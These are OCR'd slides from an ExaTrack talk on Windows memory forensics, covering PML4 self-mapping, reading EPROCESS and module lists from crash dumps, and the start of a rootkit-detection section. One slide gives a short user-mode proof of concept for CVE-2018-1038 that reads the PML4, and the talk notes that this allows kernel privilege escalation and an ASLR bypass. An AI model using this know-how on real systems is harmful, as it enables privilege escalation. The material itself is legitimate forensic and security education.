Shift the entry (>> 16) and you have the real page !

```
>>> dq 0xFFFFF8A0020B3D58 8
 0000F8A0020B3D58 800000002D14A820
>>> !dq 2D14A000 8
 000000002D14A000 FF01073AFF010739

kd> dq 0x7fefac40000 L1
000007fe`fac40000  ff01073a`ff010739
```

ExaTrack

Memory paging


A Windows trick allows you to access to paging table from virtual memory !

Windows just set a self reference in PML4 table.

```
>>> !dq 0x187000 1000
 0000000000187000 0070000026E02847  0000000000000000
 0000000000187010 0000000000000000  0000000000000000
[...]
 0000000000187F50 0000000000000000  0000000000000000
 0000000000187F60 0000000000000000  0000000000187063
 0000000000187F70 0000000005181863  000000000019D063
```

ExaTrack

Memory paging



There are 4 indirection tables. If we select the same (self-mapping) index 3 times we will select the PPE table we want to read :-)

ExaTrack

Memory paging

```
>>> dq 0xffff f68000000000
PXE [0x1ed] : 0x0000000000187063 (0xFFFFF68000000000)
  PPE [0x0] : 0x0070000026E02847 (0xFFFFF68000000000)
    PDE [0x0] : 0x0080000026E03867 (0xFFFFF68000000000)
      PTE [0x0] : 0x0090000026E04867 (0xFFFFF68000000000)
```

1 Loop

```
>>> dq 0xffff f6fb60000000
PXE [0x1ed] : 0x0000000000187063 (0xFFFFF68000000000)
  PPE [0x1ed] : 0x0000000000187063 (0xFFFFF6FB40000000)
  [!] Exception when reading page !
 FFFFF6FB60000000 not mapped
```

2 Loops

```
>>> dq 0xffff f6fb7da00000
PXE [0x1ed] : 0x0000000000187063 (0xFFFFF68000000000)
  PPE [0x1ed] : 0x0000000000187063 (0xFFFFF6FB40000000)
    PDE [0x1ed] : 0x0000000000187063 (0xFFFFF6FB7DA00000)
      PTE [0x0] : 0x0070000026E02847 (0xFFFFF6FB7DA00000)
```

3 Loops

```
>>> dq 0xffff f6fb7dbed000
PXE [0x1ed] : 0x0000000000187063 (0xFFFFF68000000000)
  PPE [0x1ed] : 0x0000000000187063 (0xFFFFF6FB40000000)
    PDE [0x1ed] : 0x0000000000187063 (0xFFFFF6FB7DA00000)
      PTE [0x1ed] : 0x0000000000187063 (0xFFFFF6FB7DBED000)
```

4 Loops

ExaTrack

Memory paging

In some cases self-mapping may be a way to bypass kernel ASLR...

Click here !


Some months after Microsoft randomized this page and HAL's heap too.

ExaTrack

Memory paging

But during an update this year (january) we saw Windows 7 x64 PML4 display this:

```
kd> r cr3
cr3=0000000026680000
kd> !dq 26680000 L200
#26680000 03600000`14b87867 00000000`00000000
#26680010 00000000`00000000 00000000`00000000
[...]
#26680f50 00000000`00000000 00000000`00000000
#26680f60 00000000`00000000 00000000`26680867
#26680f70 00000000`14496867 00000000`0019d063
```




WTF ?!?!

User + Write

ExaTrack

Memory paging


You can’t read it with NtReadVirtualMemory because the kernel doesn’t want you to.



ExaTrack

Memory paging

But you can directly access this address with an instruction.



Woot ! It works !

So, we can rewrite our PML4, so all kernel land rights, so you can do anything !

ExaTrack

Memory paging

Poc (CVE-2018-1038) :

```
0f30 0000000000000000 0000000000000000
0f40 0000000000000000 0000000000000000
0f50 0000000000000000 0000000000000000
0f60 0000000000000000 000000001D01867
0f70 0000000000000000 0000000000000000
0f80 0000000027352863 0000000000000000
0f90 0000000000000000 0000000000000000
```

```
int main(){
    unsigned int i;
    void * pml4;

    pml4 = (void*)0xfffff6fb7dbed000;

    for (i=0; i < 0x1000; i += 0x10){
        printf(" %04x %016X %016X\n", i, *(unsigned int
*)(pml4+i), *(unsigned int *)(pml4+i+8));
    }
    return 0;
}
```

ExaTrack

Memory paging

Self-mapping is good for vulnerabilities and exploits, but you can use it in forensics too !

Often when you do a slow memory dump you have a broken PML4. Your registered CR3 is not anymore a paging pointer.

In this case Windbg and Volatility can’t analyze your memory.

ExaTrack

Memory paging

To find a new (probably) valid PML4 you just have to scan 0x1000 blocs and check for a self-mapping, also check if rights are goods and PPE is valid too.

If all is OK you can use it to continue your investigation.


ExaTrack

Windows kernel structs

We will just interest to 2 structs, the list of processes and the modules list.

But I don’t want to use symbols or predefined structs too (not like windbg or volatility).

Challenge : Detect these structs dynamically.



ExaTrack


Windows kernel structs

Remember, in Crashdump header we have PsActiveProcessHead value.

This is a pointer to the SYSTEM process. Struct pointed is EPROCESS. This struct have some interesting values.

ExaTrack

Windows kernel structs




```
kd> dt nt!_EPROCESS
[...]
   +0x40 DirectoryTableBase : Uint8B
[...]
   +0x180 UniqueProcessId  : Ptr64 Void
   +0x188 ActiveProcessLinks : _LIST_ENTRY
[...]
   +0x290 InheritedFromUniqueProcessId : Ptr64 Void
[...]
   +0x2e0 ImageFileName    : [15] Uchar
```

ExaTrack

Windows kernel structs


Offset of values can change between Windows versions. But the global disposition is always the same.

Our pointer PsActiveProcessHead is a LIST_ENTRY, it references ActiveProcessLinks.

ExaTrack

Windows kernel structs


From this point we can guess values and automatically detect the fields !



ExaTrack

Windows kernel structs

From this point we can guess values et automatically detect the struct offsets!



4	0	System
260	4	smss.exe
368	360	csrss.exe
404	360	wininit.exe
416	396	csrss.exe
456	396	winlogon.exe
500	404	services.exe
508	404	lsass.exe
516	404	lsm.exe
620	500	svchost.exe
688	500	svchost.exe
740	500	svchost.exe
832	500	svchost.exe
900	500	svchost.exe
960	740	audiodg.exe
296	500	svchost.exe
344	500	svchost.exe
1148	500	spoolsv.exe

ExaTrack

Windows kernel structs

Now we can list processes and map their memory :-)


Next step is to list the loaded kernel modules.

In addition to PsActiveProcessHead, the Crashdump format gives us a pointer to PsLoadedModuleList.

ExaTrack

Windows kernel structs


PsLoadedModuleList points to an undocumented struct. This struct have some interesting fields :



ExaTrack

Windows kernel structs

PsLoadedModuleList points to an undocumented struct. This struct have some interesting fields :




```
fffff88000c25000    4f000  \SystemRoot\system32\mcupdate_GenuineIntel
fffff88000c74000    14000  \SystemRoot\system32\PSHED.dll
fffff88000c88000    5e000  \SystemRoot\system32\CLFS.SYS
fffff88000ce6000    c0000  \SystemRoot\system32\CI.dll
fffff88000da6000    5a000  \SystemRoot\system32\DRIVERS\usbhub.sys
fffff88000e00000    33000  \SystemRoot\system32\drivers\pci.sys
fffff88000e33000     d000  \SystemRoot\system32\drivers\vdrvroot.sys
fffff88000e40000    15000  \SystemRoot\System32\drivers\partmgr.sys
fffff88000e55000     9000  \SystemRoot\system32\DRIVERS\compbatt.sys
fffff88000e5e000     c000  \SystemRoot\system32\DRIVERS\BATTC.SYS
fffff88000e6a000    15000  \SystemRoot\system32\drivers\volmgr.sys
fffff88000e7f000    43000  \SystemRoot\system32\DRIVERS\ks.sys
fffff88000ec2000    12000  \SystemRoot\system32\DRIVERS\umbus.sys
fffff88000ed9000    a4000  \SystemRoot\system32\drivers\Wdf01000.sys
fffff88000f7d000     f000  \SystemRoot\system32\drivers\WDFLDR.SYS
fffff88000f8c000    57000  \SystemRoot\system32\drivers\ACPI.sys
fffff88000fe3000     9000  \SystemRoot\system32\drivers\WMILIB.SYS
fffff88000fec000     a000  \SystemRoot\system32\drivers\msisadrv.sys
fffff88001000000     b000  \SystemRoot\system32\drivers\msahci.sys
```

```
0000000300905A4D  0000FFFF00000004  MZ..♥...♦...■■..
00000000000000B8  0000000000000040  ........@.......
```

ExaTrack

Windows rootkits

We will see 2 simples methods of detection.

